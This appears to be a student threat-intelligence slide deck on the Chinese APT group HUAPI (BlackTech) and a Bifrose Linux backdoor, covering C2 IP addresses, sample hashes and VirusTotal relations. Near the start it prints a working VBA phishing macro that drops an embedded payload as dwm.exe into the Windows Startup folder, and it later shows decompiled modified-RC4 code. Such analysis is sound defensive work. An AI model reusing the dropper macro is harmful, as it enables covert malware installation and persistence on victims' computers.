TeamT5 Group 2

2023-02-08

Tim, 黃昱嘉, 劉定睿

Outline

- Introduction
- Malware Analyze
- Relation
- Reference

Introduction

HUAPI Introduction

- China APT Team
- Also known as:
  - BlackTech,Palmworm
- Main Targets:
  - TW,HK,JP,US,KR

HUAPI Attack Method

- Spear Phishing
  - xml Macro

```
Dim rd
Buf = Split(t, ",")
Set fso = CreateObject("Scripting.FileSystemObject")

Dim WshShell, oExec, appData
Set WshShell = CreateObject("WScript.Shell")
appData = WshShell.expandEnvironmentStrings("%APPDATA%")

pth = appData & "\Microsoft\Windows\Start Menu\Programs\Startup\dwm.exe"

If fso.fileexists(pth) Then
Else
  Dim I, aBuf, Size, bStream
  Size = UBound(Buf): ReDim aBuf(Size \ 2)
  For I = 0 To Size - 1 Step 2
      aBuf(I \ 2) = ChrW(Buf(I + 1) * 256 + Buf(I))
  Next
  If I = Size Then aBuf(I \ 2) = ChrW(Buf(I))
  aBuf = Join(aBuf, "")
  Set bStream = CreateObject("ADODB.Stream")
  bStream.Type = 1: bStream.Open
  With CreateObject("ADODB.Stream")
    .Type = 2: .Open: .WriteText aBuf
    .Position = 2: .CopyTo bStream: .Close
  End With
  bStream.SaveToFile pth, 2: bStream.Close
  Set bStream = Nothing
End If
```

HUAPI Attack Method

- Vulnerability Exploitation
  - CVE Exploit
  - Zero Day
  - 2020-04: TW edu network backdoor
    - CVE-2020-1938


HUAPI Activity

- 2020-04
  - .edu network backdoor
  - Bifrose
- 2022-11
  - VT upload new elf Bifrose

Malware Analyze

Malware Background

- 2022-11-24
- Bifrose elf upload on Virus Total



Malware Introduction

- ELF
- Bifrose
- Version 5.0.0.0
- Compiled using GCC 4.1.2
    - Evade environmental problems

Encryption Type

- RC4 encryption
  - Been modified


```
for ( i = 0; ; ++i )
{
  result = i;
  if ( i >= a2 )
    break;
  v10 = sbox[(unsigned __int8)(i + 1) + 256];
  j = (unsigned __int8)(j + v10);
  sbox[(unsigned __int8)(i + 1) + 256] = sbox[j + 256];
  sbox[j + 256] = v10;
  v11 = sbox[(unsigned __int8)(i + 1) + 256];
  v11 += v10;
  v10 = sbox[v11 + 256];
  if ( (v9 & 0x80) != 0 )
  {
    v10 ^= input_a1[i];
    input_a1[i] = v10 + v9;
  }
  else
  {
    input_a1[i] += v9;
    input_a1[i] ^= v10;
  }
}
return result;
}
```

Behavior

- Remote Shell
- File Control
- Directory Control
- Process Control

C2 Server

- IP Address
  - 59.125.119.202
  - 59.125.72.63
  - 59.125.68.160
  - 45.77.181.203



Relation

C2 Relation - 59.125.119.202

- Domain: apple.wikaba.com

DETECTION DETAILS RELATIONS COMMUNITY

Passive DNS Replication (2)

Date resolved	Detections	Resolver	Domain
2019-08-06	0 / 87	VirusTotal	apple.wikaba.com
2019-04-22	0 / 87	VirusTotal	59-125-119-202.hinet-ip.hinet.net

C2 Relation - 45.77.181.203

- Malware:

Files Referring (8)

Scanned	Detections	Type	Name
2022-11-24	36 / 64	ELF	udevd-10.138.61.156
2022-01-20	34 / 62	ELF	mysqldevd
2021-12-19	31 / 61	ELF	poik.rar
2020-09-30	38 / 62	ELF	101
2020-08-09	25 / 47	ELF	lpvss
2020-08-05	37 / 61	ELF	164

C2 Relation - 45.77.181.203

- More C2 Server from malware
  - 106.186.121.154
  - 103.40.112.228
  - 220.133.229.149
  - 202.177.0.142
  - linux01.capital-db.com

C2 Relation - 106.186.121.154

- Malware:
  - 2 Gh0stTime EXE Malware by HUIPI

Communicating Files (3)

Scanned	Detections	Type	Name
2022-01-20	34 / 62	ELF	mysqldevd
2022-09-09	46 / 71	Win32 EXE	6a16fb960191eb179d7e00dee0412f60473920af902c44c581fd90df6d36a951
2022-12-20	52 / 71	Win32 EXE	EWEW


C2 Relation - 103.40.112.228

- Malware:
  - More and more relative malware

Communicating Files (9)

Scanned	Detections	Type	Name
2022-09-11	53 / 71	Win32 EXE	41f911d4650777f047adb8e8e84ae20c223390a3e4cd0c091dbf55f60dc38ffe
2020-09-30	48 / 69	Win32 EXE	vtask.exe
2022-09-11	36 / 68	Win32 EXE	650e3ff596a8e02b2f7133afd6b874476e5742084761a0bf75e12d11c17e14d4
2021-06-30	43 / 63	ZIP	vtask.zip
2022-07-12	51 / 66	Win32 EXE	433260.exe
2020-10-07	34 / 61	ELF	237
2022-02-23	53 / 71	Win32 EXE	vsvss.exe
2021-12-02	42 / 66	Win32 EXE	vsvss.exe
2022-12-20	60 / 71	Win32 EXE	f19ab3fcbc555a059d953196b6d1b04818a59e2dc5075cf1357cee84c9d6260b.bin

Relation Diagram


apple.wikaba.com
linux01.capital-db.com
HUAPI
23daa.....
5eb4c.....
4d90b.....
a914c.....
e81aa.....
3bf89.....
ELF
ELF
ELF
ELF
ELF
ELF
JP
59.125.119.202
TW
59.125.68.160
TW
59.125.72.63
TW
45.77.181.203
JP
106.186.121.154
HK
103.40.112.228
HK
220.133.229.149
TW
202.177.0.142
EXE
EXE
EXE
EXE
EXE
EXE
EXE
EXE
6a16f.....
849ec.....
650e3.....
836b8.....
9e3ec.....
c7511.....
f19ab.....
41f91.....

THANK YOU!